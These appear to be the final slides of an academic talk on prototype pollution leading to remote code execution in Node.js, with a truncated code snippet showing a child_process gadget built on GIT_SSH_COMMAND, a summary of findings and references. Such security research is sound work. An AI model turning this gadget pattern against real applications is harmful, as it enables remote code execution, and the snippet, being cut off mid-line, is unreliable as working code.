
```
const gitEnv = {
  GIT_ASKPASS: 'echo',
  GIT_SSH_COMMAND: 'ssh -oStr
}

function makeOpts(opts = {})
  return {
    stdioString: true,
    ...opts,
    shell: false,
    env: opts.env || { ...gitEnv, ...process.env }
  }
```

obj w/ prototype

undefined

```
require('child_process').spawn(gitPath, args, makeOpts(opts))
```



Summary

- Security impact of code-reuse attacks in web applications can be very serious
- Principled large-scale static analysis helps detecting vulnerabilities pertaining to prototype pollution
- We identified 11+ universal gadgets in Node.js' source code and 8+ RCEs in very popular Node.js applications

Thanks!

References

- Mikhail Shcherbakov, Musard Balliu and Cristian-Alexandru Staicu "Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js", USENIX Security '23.
- <https://github.com/yuske/silent-spring>
- <https://github.com/yuske/server-side-prototype-pollution>
- Gareth Heyes "Server-side prototype pollution: Black-box detection without the DoS",
- Prototype Pollution Mitigation Proposal <https://github.com/tc39/proposal-symbol-proto>
- Olivier Arteau "Prototype Pollution Attack in NodeJS application", 2018, the [paper](#).